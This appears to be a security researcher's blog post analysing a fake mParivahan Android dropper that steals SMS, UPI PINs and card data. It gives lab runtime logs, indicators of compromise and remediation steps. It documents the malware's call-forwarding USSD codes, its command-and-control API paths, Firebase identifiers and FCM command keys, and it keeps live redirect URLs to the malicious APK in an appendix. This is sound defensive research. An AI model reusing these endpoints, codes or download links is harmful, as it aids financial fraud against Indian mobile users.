
[pushPayment] Payment(phone=9000000000, vehicle=MH00AA0000, upiPin=,
    cardHolderName=TEST USER, cardNumber=4111111111111111,
    cardExpiry=12/30, cardCvv=123)
Every field a card-not-present fraud needs, in one object, posted as JSON.
SMS: read, deduplicated, queued#
I injected five test messages into the emulator. The app’s own queue database is the cleanest record of what happened to them:
CREATE TABLE sms (uuid TEXT PRIMARY KEY, source_key TEXT NOT NULL UNIQUE,
  sms_id INTEGER NOT NULL, address TEXT NOT NULL, body TEXT NOT NULL,
  date_ms INTEGER NOT NULL, sms_type INTEGER NOT NULL, read_flag INTEGER NOT NULL,
  sim_slot INTEGER, sub_id INTEGER, historical INTEGER NOT NULL,
  confirmed INTEGER NOT NULL DEFAULT 0);
3fd24468-…|broadcast:a26d7fe3…|123456|LAB TEST OTP 123456 for mParivahan lab only|…
74d33541-…|broadcast:f70590c8…|123456|LAB TEST OTP 654321 second attempt|…
40db08d6-…|broadcast:63ac66e9…|123456|LAB TEST OTP 111222 third|…
ea9be2da-…|broadcast:8fc6731e…|123456|LAB TEST OTP 987654 final|…
99012a29-…|broadcast:6f1735a8…|123456|LAB TEST OTP 555666|…Two details are worth noting. source_key is a per-message dedupe hash, so a restart or a resync
does not upload the same SMS twice. And install_id is generated per installation, which is what
the panel uses to group everything from one device.
The upload itself did not complete in my lab, and the reason is my containment, not the malware:
I WM-WorkerWrapper: Worker result RETRY for Work [ tags={ …SmsRealtimeUploadWorker } ]
[RealCall.EXCEPTION] https://nexus-panel[.]in/api/device/installed ::
  javax.net.ssl.SSLHandshakeException: Trust anchor for certification path not found
Because I would not let the sample reach the real host, its REST calls failed TLS validation and landed in a retry queue. The read, the parse and the queueing are all proven; the final POST is proven only in structure. I have marked that honestly in the results table rather than calling it a clean pass.
Command channels#
Two operator paths exist. The first is call forwarding. The helper builds standard GSM codes, and I called it directly:
[getStatusQueryCode] *#21#
[getUssdCode(true)]  *21*9000000000#
[getUssdCode(false)] ##21#
*21*<number># forwards all incoming calls to an attacker-controlled number. The victim’s phone
simply stops ringing for those calls, which is why this is quieter than stealing an OTP by SMS: the
bank’s callback and the voice OTP never arrive. My hook logged the code and refused to send it, so no
USSD ever left the emulator.
The second is FCM. The real service is com.veltrix.documents.fcm.MyMessagingService. I built a
message with the documented keys and handed it to the handler:
[RemoteMessage] built ob_id/ob_number/ob_text/ob_sim
[Service] onMessageReceived completed
The handler accepted and parsed all four keys. It did not send an SMS in my run, because the send depends on registration and command state that my mock deliberately does not hand out. So the capability is proven by code and by the handler accepting the command shape; the actual send is unproven, and I have left it that way.
It survives a reboot#
I rebooted the emulator and touched nothing. After boot, with the phone sitting on its home screen:
➜  ~ adb shell ps -A | grep veltrix
u0_a193  1545  362  … com.veltrix.documents
➜  ~ adb shell dumpsys activity services | grep veltrix
* ServiceRecord{… com.veltrix.documents/.service.SyncForegroundService}
* ServiceRecord{… com.veltrix.documents/.service.MyNotificationListener}
The foreground sync service and the notification listener both came back on their own. No icon was tapped, no app was opened. For a victim, this is an app they installed once, that keeps running.
And it does not seem to check for analysts#
I expected the sample to resist the emulator. It did not. It ran normally with adb root, a writable
system partition, an installed system CA, a running frida-server, and a debugger attached. The
usual probes stayed silent for the whole session:
[Runtime.exec] hooked java.lang.Runtime.exec (6 overloads) # never calledNo su lookup, no Runtime.exec, no Debug.isDebuggerConnected call, no behaviour change. The
obfuscation in this sample is aimed at tools - decoy ZIP entries, broken DEX payload blocks,
zero-width label characters, strings assembled at runtime - not at runtime detection. That is good
news for analysis and bad news for the user, because it means the kit is not spending effort on
evading whoever is looking; it is spending effort on looking legitimate.
What the runtime changed#
| Static claim | After running it |
|---|---|
upiPin1 / upiPin2 imply a retry is captured | Confirmed - both attempts arrive as separate objects |
| VPN allowlist may disrupt Play Protect | Routing confirmed - exactly gsf, gms and vending are targeted; impact on scanning and warnings was not tested |
cache/sys_cache.bin is the decrypted Stage 2 | Confirmed - identical hash, identical size |
| Listener is a wake-up trigger in this build | Confirmed - bound, survives reboot, no content upload |
| Anti-analysis is obfuscation, not runtime evasion | Confirmed - nothing fired |
| Panel API and Firebase are the live backend | Partially - structure confirmed, transport blocked by containment |
Two things surprised me and are not in the static report:
- The dropper’s own VPN breaks its payload. Stage 2 gates its UI on
NET_CAPABILITY_VALIDATED. The VPN that Stage 1 installs is never validated, because nothing forwards it. So the payload decides the phone is offline and shows “No Internet Connection” while the network is perfectly fine. In a live infection this probably resolves itself when the dropper stops the VPN, but it is a sign of two components built separately and stitched together quickly. - There is a WebSocket channel I had inferred but not confirmed. The app repeatedly opens
wss://nexus-panel[.]in/api/wsalongside the REST endpoints - a lower-latency command path than the push notifications.
The manifest and permission data quoted in this post comes from dumpsys against the installed
package plus the decompiled manifest, not from a MobSF report, so there is no MobSF screenshot here.
Everything used to produce the runtime evidence below is listed in the lab section.
Indicators of compromise#
Domains and URLs in the IOC tables are defanged. Historical command, code, and HTTP response excerpts elsewhere, including Appendix A, retain their original strings for reproducibility and may contain active malicious destinations. Hashes and certificate fingerprints are left intact because they are useful pivots.
Verified file and certificate indicators#
| Type | Value | Where observed | Confidence |
|---|---|---|---|
| SHA-256 | 178819b0cd7861723bcf6bee14a666379a1ffddf6e2f626df42f233ceb3be90b | Stage 1 APK | Verified |
| SHA-1 | c5a3691a6012119010ed0f8dc79e154b18190361 | Stage 1 APK | Verified |
| MD5 | afc0a9a8ca61b2bcb7c7e951dbb71520 | Stage 1 APK | Verified |
| SHA-256 | 3289ca332975984b945c36affb3d545371145248e9f7a5399abe02a3fbbd909d | Stage 2 APK | Verified |
| SHA-1 | ad099bcd46b3ce17a5ee48d31b0f748e1c02fa83 | Stage 2 APK | Verified |
| MD5 | a5720b1fc9f6d26da3719b80673726ed | Stage 2 APK | Verified |
| SHA-256 | 97460928f771fb3c222ba58a42713203107d504bd138305be38c557eca073d34 | Encrypted assets/onnx_model.bin | Verified |
| Cert SHA-256 | 6215f00baa4bf18bab5792fc796bfc5555917240f14f7c7e672d956888d75c96 | Stage 1 and Stage 2 signing certificate | Verified |
| Cert SHA-1 | 927ca44949d7788aa86f9d7f04d7fdacecd1dfb9 | Stage 1 and Stage 2 signing certificate | Verified |
| Cert MD5 | cb3363348414b0583c830294c272e10f | Stage 1 and Stage 2 signing certificate | Verified |
| Cert DN | CN=editor | Stage 1 and Stage 2 signing certificate | Verified |
| Public key SHA-256 | 01c5c31403ffa3debe982466da5fd1bbd49400a3c95069dca6320aeee12f107e | Stage 1 signing certificate | Verified |
Packages and components#
| Type | Value | Where observed | Confidence |
|---|---|---|---|
| Android package | org.secure.guard | Stage 1 manifest | Verified |
| Android package | com.veltrix.documents | Stage 2 manifest and BuildConfig | Verified |
| Target package | com.drx4a.servis | Stage 1 native library strings | Verified as a string; target role inferred |
| Activity | com.sanaminfo.payload.MainActivity | Stage 1 manifest | Verified |
| Service | com.sanaminfo.payload.vpn.VpnGuard | Stage 1 manifest | Verified |
| Receiver | com.sanaminfo.payload.installer.PackageInstalledReceiver | Stage 1 manifest | Verified |
| Receiver | com.sanaminfo.payload.installer.InstallStatusReceiver | Stage 1 manifest | Verified |
| Provider | com.sanaminfo.payload.provider.AssetProvider | Stage 1 manifest | Verified |
| Activity | com.veltrix.documents.UpIPinActivity | Stage 2 manifest and code | Verified |
| Activity | com.veltrix.documents.CardPaymentActivity | Stage 2 manifest and code | Verified |
| Service | com.veltrix.documents.service.SyncForegroundService | Stage 2 manifest | Verified |
| Service | com.veltrix.documents.service.MyNotificationListener | Stage 2 manifest | Verified |
| Service | com.veltrix.documents.fcm.MyMessagingService | Stage 2 manifest | Verified |
| Receiver | com.veltrix.documents.receiver.SmsReceiver | Stage 2 manifest and code | Verified |
Network indicators#
| Type | Value | Where observed | Confidence |
|---|---|---|---|
| Domain | mparivahan[.]info | Web search and redirect chain | Verified as observed; ownership not verified |
| Domain | www[.]mparivahan[.]info | Redirect chain | Verified as observed |
| Domain | nexus-panel[.]in | Stage 2 FirebaseRepo.DEFAULT_BASE_URL | Verified in code |
| WebSocket | wss://nexus-panel[.]in/api/ws | Stage 2 WebSocketManager (derived from base URL) | Inferred from code |
| URL | hxxps://nexus-panel[.]in/api/ | Stage 2 DEFAULT_BASE_URL | Verified in code |
| URL path | /api/panel/config | Stage 2 PanelApi | Verified in code |
| URL path | /api/device/installed | Stage 2 PanelApi | Verified in code |
| URL path | /api/device/token | Stage 2 PanelApi | Verified in code |
| URL path | /api/presence/beat | Stage 2 PanelApi | Verified in code |
| URL path | /api/data/sms/batch/historical | Stage 2 PanelApi | Verified in code |
| URL path | /api/data/sms/batch/new | Stage 2 PanelApi | Verified in code |
| URL path | /api/data/sync_complete | Stage 2 PanelApi | Verified in code |
| URL path | /api/data/emails/batch | Stage 2 PanelApi | Verified in code |
| URL path | /api/data/payments | Stage 2 PanelApi | Verified in code |
| URL path | /api/ping/ack | Stage 2 PanelApi | Verified in code |
| URL path | /api/outbox/pull | Stage 2 PanelApi | Verified in code |
| URL path | /api/outbox/mark | Stage 2 PanelApi | Verified in code |
| URL path | /api/devices/call_forwarding | Stage 2 PanelApi | Verified in code |
| URL path | /api/devices/call_forwarding/ack | Stage 2 PanelApi | Verified in code |
| GitHub repo | github[.]com/govmparivahan/v1 | Redirect target | Verified as observed |
| GitHub asset | github[.]com/govmparivahan/v1/releases/download/v1/NextGen_mParivahan.apk | Redirect target | Verified as observed |
Shared infrastructure and client identifiers#
These values are useful for pivoting, but they are not unique to one sample. Some are public client identifiers, not server secrets. I have redacted operator credentials.
| Type | Value | Where observed | Confidence |
|---|---|---|---|
| Firebase project | ghostx-panel | Stage 2 resources | Verified in APK |
| Firebase RTDB | ghostx-panel-default-rtdb[.]firebaseio[.]com | Stage 2 resources | Verified in APK |
| Firebase Storage | ghostx-panel[.]firebasestorage[.]app | Stage 2 resources | Verified in APK |
| Firebase app ID | 1:407145950785:android:e80dffb1beeab689fea0c0 | Stage 2 resources | Verified in APK |
| Firebase sender ID | 407145950785 | Stage 2 resources | Verified in APK |
| OAuth client | 407145950785-at7kjj892ouaqpiuliv64bi9n65k5cgb.apps.googleusercontent.com | Stage 2 resources | Verified in APK |
| Firebase API key | AIzaSyB2eDre6O_WIEpCwek8Ff-vRb15m-oTAQc | Stage 2 resources | Verified in APK; client identifier |
| Request header | X-Customer-ID | Stage 2 PanelApi | Verified in code |
| Request header | X-Device-ID | Stage 2 PanelApi | Verified in code |
| Request header | X-Timestamp | Stage 2 PanelApi | Verified in code |
| Request header | X-Sig | Stage 2 PanelApi | Verified in code |
| FCM key | ob_id | Stage 2 MyMessagingService | Verified in code |
| FCM key | ob_number | Stage 2 MyMessagingService | Verified in code |
| FCM key | ob_text | Stage 2 MyMessagingService | Verified in code |
| FCM key | ob_sim | Stage 2 MyMessagingService | Verified in code |
| FCM key | cf | Stage 2 MyMessagingService | Verified in code |
Host indicators#
| Type | Value | Where observed | Confidence |
|---|---|---|---|
| File | assets/onnx_model.bin | Stage 1 APK | Verified |
| File | cache/sys_cache.bin | Stage 1 Kf9x2.b | Inferred from code |
| SharedPreferences | app_core_cfg key target_sync_id | Stage 1 PackageInstalledReceiver and Kf9x2.e | Verified in code |
| SharedPreferences | net_config key api_url | Stage 2 FirebaseRepo | Verified in code |
| USSD | *21*<number># | Stage 2 CallForwardingHelper | Verified in code |
| USSD | ##21# | Stage 2 CallForwardingHelper | Verified in code |
| USSD | *#21# | Stage 2 CallForwardingHelper | Verified in code |
Not indicators#
echallan.parivahan.gov.inis the legitimate eChallan portal. It appears in Stage 2 as a prop and should not be blocked as an IOC.bit.ly/2XFpdmaappears in the decompiled output but resolves to grpc-java documentation. It is a library artifact, not a campaign indicator.10.99.0.1is the local VPN address used byVpnGuard. It is not a C2 address.
What this means#
Is the APK a scam?#
Based on the static evidence, the APK I analyzed is not the legitimate mParivahan app. It contains:
- a fake Google Play update flow,
- an embedded, encrypted second-stage APK,
- code that reads and uploads SMS,
- fake screens that collect UPI PIN and card data,
- code that can send SMS and set call forwarding,
- a panel API and Firebase backend for storing the collected data.
That is enough to call the APK malicious. Running it in the lab confirmed the behaviour but does not change two things I still cannot say: that a specific person lost a specific amount of money in a specific transaction, and who operates the backend. Those are separate questions that need victim reports and infrastructure investigation, not more emulator time.
How strong is each conclusion?#
| Claim | Strength | Why |
|---|---|---|
mparivahan[.]info redirected to the GitHub APK at the time of capture | High | Direct Location header observed with curl |
The APK is signed by CN=editor | High | apksigner verification |
| Stage 2 was decrypted from the APK asset | High | XOR key recovered from code, output starts with PK\x03\x04, same certificate, and the decrypted file hashed identical to Stage 2 in the lab |
| The app displays a fake Play Store update screen | High | Local asset captured on screen; bridge named Android; URL logged |
| The app installs a second stage and launches it | High | PackageInstaller session plus the payload opening by itself |
| The VPN routes only Google components | High | Three UIDs observed in the VPN network agent |
| The app collects phone, vehicle, UPI PIN and card data | High | Objects captured in-process, including both PIN attempts |
| The app reads SMS | High | Test messages found in its own outbox database |
| The app uploads SMS and payments | Medium | Protocol and payload confirmed; the POST itself was blocked by my containment |
| The app can send SMS | Medium | Handler accepts the command keys; the send never fired in the lab |
| The app can set call forwarding | Medium | Forwarding code built at runtime; the USSD send was blocked, so carrier-side activation was not verified |
| The app persists across reboot | High | Services returned with no user action |
The app references and attempts registration with ghostx-panel | High for the client-side configuration; operator attribution unproven | Firebase project name in resources and a registration request addressed to that project, captured and answered by the local mock; no connection to the real project was tested |
| A specific operator is responsible | Low to unknown | No ownership, identity, or backend access evidence |
| A specific victim lost money | Unknown | No victim data or transaction evidence in this analysis |
I have deliberately not turned the attribution into a definitive claim. The ghostx-panel name and the fake mParivahan theme match public reporting on the GhostX/GhostBat ecosystem, but matching a name is not the same as identifying a person.
Actions for readers#
If you only downloaded the APK#
- Do not install it.
- Delete the file. If it is in your Downloads folder, remove it and empty the trash.
- If you opened the link but did not download anything, close the page. A redirect alone does not install an app.
- Run a Play Protect scan if you downloaded the file, but do not rely on it as the only check.
If you installed the APK#
- Disconnect the phone from the network if you entered a UPI PIN or card detail.
- Uninstall the app. Check for both
org.secure.guardandcom.veltrix.documents, and check forcom.drx4a.servisif present. - Settings > Apps > Special app access > Install unknown apps: revoke access for unknown apps.
- Settings > Network > VPN: remove any VPN you do not recognize. Look for a service named “Network Manager” or a channel named
sys_core. - Settings > Notifications > Device and app notifications: revoke notification access for unknown apps.
- Dial
##21#to disable unconditional call forwarding. Verify with*#21#. If it will not disable, call your carrier. - Change your UPI PIN, net-banking password, card PIN, and Google account password from a clean device.
- If you entered card details, block and reissue the card.
- Review your bank statements and SMS for unauthorized transactions. Call your bank’s fraud line.
- If the phone had banking apps, a factory reset is the safest option. Do not restore the APK from a backup.
- Report the incident to
https://cybercrime.gov.in/or call 1930 in India. You can also report tohttps://www.cert-in.org.in/.
If you are a defender#
- Block
mparivahan[.]infoandnexus-panel[.]in. - Alert on HTTP requests with
X-Customer-IDandX-Sigheaders. - Alert on DNS or TLS SNI for the Firebase project domains.
- Hunt for the package names and file paths in the IOC table.
- Report the GitHub repository and release asset to GitHub abuse.
- Report the Firebase project to Google.
- Share hashes with your CERT and bank fraud team.
Official verification and reporting links#
- Parivahan official portal:
https://parivahan.gov.in/ - Cyber Crime reporting in India:
https://cybercrime.gov.in/ - CERT-In:
https://www.cert-in.org.in/ - Google Play Protect instructions
- GitHub abuse:
https://github.com/contact/report-abuse
The legitimate mParivahan app is published by the Ministry of Road Transport and Highways / NIC and is distributed through the official Google Play listing, package
com.nic.mparivahan. Check the publisher and listing rather than installing an APK from an unsolicited message.
References#
- Cyble research on GhostBat RAT and the GhostX ecosystem, including fake mParivahan and eChallan campaigns and the
ghostx-panelFirebase project. - Daily Security Review, “GhostBat Android RAT Targets 60 Indian Banking and UPI Apps.”
https://dailysecurityreview.com/cyber-security/ghostbat-android-rat-targets-60-indian-banking-and-upi-apps/ - The Cyber Express, “Fake Traffic Challan Texts Are Stealing UPI PINs From Android Users in India.”
https://thecyberexpress.com/ghostbat-rat-targets-upi-pins/ - GBHackers, “New GhostBat Android Malware Targets 60 Banking and UPI Apps to Steal PINs.”
https://gbhackers.com/ghostbat-android-malware/ - SecurityOnline, “GhostBat RAT Uses Transparent Overlay to Steal PINs From 60 Indian Financial Apps.”
https://securityonline.info/ghostbat-rat-android-ghostx-overlay - TechNadu, “GhostBat RAT Targets Indian Android Users with Fake mParivahan and eChallan Apps.”
https://www.technadu.com/?p=642363 - Android Developers,
VpnServicedocumentation:https://developer.android.com/reference/android/net/VpnService - Android Developers,
NotificationListenerServicedocumentation:https://developer.android.com/reference/android/service/notification/NotificationListenerService - Android Developers,
PackageInstallerdocumentation:https://developer.android.com/reference/android/content/pm/PackageInstaller
I have not independently verified the third-party reporting. I cite it as context for the ghostx-panel naming and the broader campaign pattern, not as proof of the specific sample’s operator.
Appendix A: trimmed curl output#
HTTP/1.1 301 Moved Permanently
Location: https://mparivahan.info/
Server: Caddy
Date: Wed, 18 Nov 2026 15:56:00 GMT

HTTP/2 301
alt-svc: h3=":443"; ma=2592000
content-type: text/html
date: Wed, 18 Nov 2026 15:56:01 GMT
location: https://www.mparivahan.info/
server: nginx
via: 1.1 Caddy
content-length: 162

HTTP/2 301
alt-svc: h3=":443"; ma=2592000
content-type: text/html
date: Wed, 18 Nov 2026 15:56:02 GMT
location: https://github.com/govmparivahan/v1/releases/download/v1/NextGen_mParivahan.apk
server: nginx
via: 1.1 Caddy
content-length: 162

HTTP/2 302
date: Wed, 18 Nov 2026 15:56:02 GMT
content-type: text/html; charset=utf-8
location: https://release-assets.githubusercontent.com/github-production-release-asset/... [signed query string redacted]
server: github.com

HTTP/2 200
last-modified: Wed, 18 Nov 2026 12:40:05 GMT
content-type: application/vnd.android.package-archive
server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0
x-ms-blob-type: BlockBlob
x-ms-creation-time: Wed, 18 Nov 2026 12:40:05 GMT
Appendix B: manifest components and permissions#
Stage 1 components#
Application: com.sanaminfo.payload.StubApplication

Activities:
  com.sanaminfo.payload.MainActivity (exported true)
  com.sanaminfo.payload.HomeLauncherAlias (activity-alias, exported true, enabled false)

Services:
  com.sanaminfo.payload.vpn.VpnGuard (exported false, permission BIND_VPN_SERVICE)

Receivers:
  com.sanaminfo.payload.installer.InstallStatusReceiver (exported false)
  com.sanaminfo.payload.installer.PackageInstalledReceiver (exported true)

Providers:
  com.sanaminfo.payload.provider.AssetProvider (exported false, authority org.secure.guard.docprovider)
  androidx.core.content.FileProvider (exported false, authority org.secure.guard.fileprovider)
  androidx.startup.InitializationProvider (exported false)
Stage 1 permissions#
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_DELETE_PACKAGES
android.permission.PACKAGE_USAGE_STATS
android.permission.FOREGROUND_SERVICE
android.permission.FOREGROUND_SERVICE_SPECIAL_USE
android.permission.ACCESS_WIFI_STATE
android.permission.REQUEST_INSTALL_PACKAGES
android.permission.QUERY_ALL_PACKAGES
android.permission.ACCESS_NETWORK_STATE
android.permission.USE_BIOMETRIC
android.permission.SCHEDULE_EXACT_ALARM
android.permission.CHANGE_WIFI_STATE
android.permission.INTERNET
android.permission.POST_NOTIFICATIONS
android.permission.VIBRATE
android.permission.UPDATE_PACKAGES_WITHOUT_USER_ACTION
Stage 2 permission-related strings#
These permission-related strings were recovered from the AXML string pool. The Stage 2 manifest attribute names are obfuscated, so a simple parser may report unknown attributes. A string appearing here does not by itself establish a <uses-permission> declaration or a granted permission: some strings can instead protect services or refer to privileged permissions unavailable to ordinary apps. Runtime findings are described separately above.
android.permission.ACCESS_NETWORK_STATE
android.permission.BIND_JOB_SERVICE
android.permission.BIND_NOTIFICATION_LISTENER_SERVICE
android.permission.BROADCAST_SMS
android.permission.CALL_PHONE
android.permission.DUMP
android.permission.FOREGROUND_SERVICE
android.permission.FOREGROUND_SERVICE_REMOTE_MESSAGING
android.permission.INTERNET
android.permission.POST_NOTIFICATIONS
android.permission.READ_PHONE_NUMBERS
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_MMS
android.permission.RECEIVE_SMS
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS
android.permission.SEND_SMS
android.permission.WAKE_LOCK
Stage 2 runtime permission requests#
From PermissionHelper.REQUIRED_PERMS:
READ_SMS
RECEIVE_SMS
SEND_SMS
READ_PHONE_STATE
CALL_PHONE
READ_PHONE_NUMBERS (API 30+)
The code also contains contact, call-log, and email collection methods, but the manifest does not declare READ_CONTACTS, READ_CALL_LOG, or GET_ACCOUNTS in this build. I am not claiming those work.
Stage 2 exported status#
I recovered the component names, but I did not verify the exported flags for every Stage 2 component. The manifest uses obfuscated attribute names.
What the lab did confirm is that the components are real and reachable: the SMS receiver fires on an incoming message, the FCM service accepts a crafted data message, and the notification listener and foreground sync service both restart after a reboot without any user action. Exported-flag auditing is still open, but none of the behaviour in this post depends on it.
Appendix C: hash and certificate command outputs#
Hashes#
➜  ~ sha256sum NextGen_mParivahan.apk
178819b0cd7861723bcf6bee14a666379a1ffddf6e2f626df42f233ceb3be90b  NextGen_mParivahan.apk

➜  ~ sha1sum NextGen_mParivahan.apk
c5a3691a6012119010ed0f8dc79e154b18190361  NextGen_mParivahan.apk

➜  ~ md5sum NextGen_mParivahan.apk
afc0a9a8ca61b2bcb7c7e951dbb71520  NextGen_mParivahan.apk
Stage 1 signature#
➜  ~ apksigner verify --verbose --print-certs NextGen_mParivahan.apk
Verifies
Verified using v1 scheme (JAR signing): false
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): true
Verified using v3.1 scheme (APK Signature Scheme v3.1): false
Verified using v4 scheme (APK Signature Scheme v4): false
Number of signers: 1
Signer #1 certificate DN: CN=editor
Signer #1 certificate SHA-256 digest: 6215f00baa4bf18bab5792fc796bfc5555917240f14f7c7e672d956888d75c96
Signer #1 certificate SHA-1 digest: 927ca44949d7788aa86f9d7f04d7fdacecd1dfb9
Signer #1 certificate MD5 digest: cb3363348414b0583c830294c272e10f
Signer #1 key algorithm: RSA
Signer #1 key size (bits): 2048
Signer #1 public key SHA-256 digest: 01c5c31403ffa3debe982466da5fd1bbd49400a3c95069dca6320aeee12f107e
Stage 2 signature#
➜  ~ apksigner verify --verbose --print-certs payload.apk
Verifies
Verified using v1 scheme (JAR signing): true
Verified using v2 scheme (APK Signature Scheme v2): true
Verified using v3 scheme (APK Signature Scheme v3): false
Number of signers: 1
Signer #1 certificate DN: CN=editor
Signer #1 certificate SHA-256 digest: 6215f00baa4bf18bab5792fc796bfc5555917240f14f7c7e672d956888d75c96
Signer #1 certificate SHA-1 digest: 927ca44949d7788aa86f9d7f04d7fdacecd1dfb9
Signer #1 certificate MD5 digest: cb3363348414b0583c830294c272e10f
Signer #1 key algorithm: RSA
Signer #1 key size (bits): 2048
Final answer to the title question#
Yes, the APK I analyzed is a scam. It is not the legitimate mParivahan app. It is a dropper that installs a second-stage app designed to collect SMS, UPI PINs, card details, phone numbers, vehicle numbers, and device identifiers, and to send SMS and set call forwarding on command.
The evidence is now stronger than code reading alone. I watched the dropper show a fake Play Store page, decrypt its payload to a file that hashes identically to Stage 2, install it, and launch it without being asked. I watched the payload capture a vehicle number, a phone number, two UPI PIN attempts and a full card, write five SMS into its own upload queue, and come back from a reboot on its own. The limits are narrower and more specific: I did not contact the operator’s backend, so the upload path is proven in shape and not on the wire, and I still cannot name a person or a victim.
If you received the link, do not install the APK. If you installed it, follow the remediation steps above and contact your bank and the cybercrime portal. If you are a defender, use the IOCs and the code findings to hunt for the package names, the Firebase project, and the panel API headers in your environment.
Stay safe.
Editorial note: I used AI to help correct grammar, simplify wording, and improve readability. I am responsible for the analysis and conclusions presented here.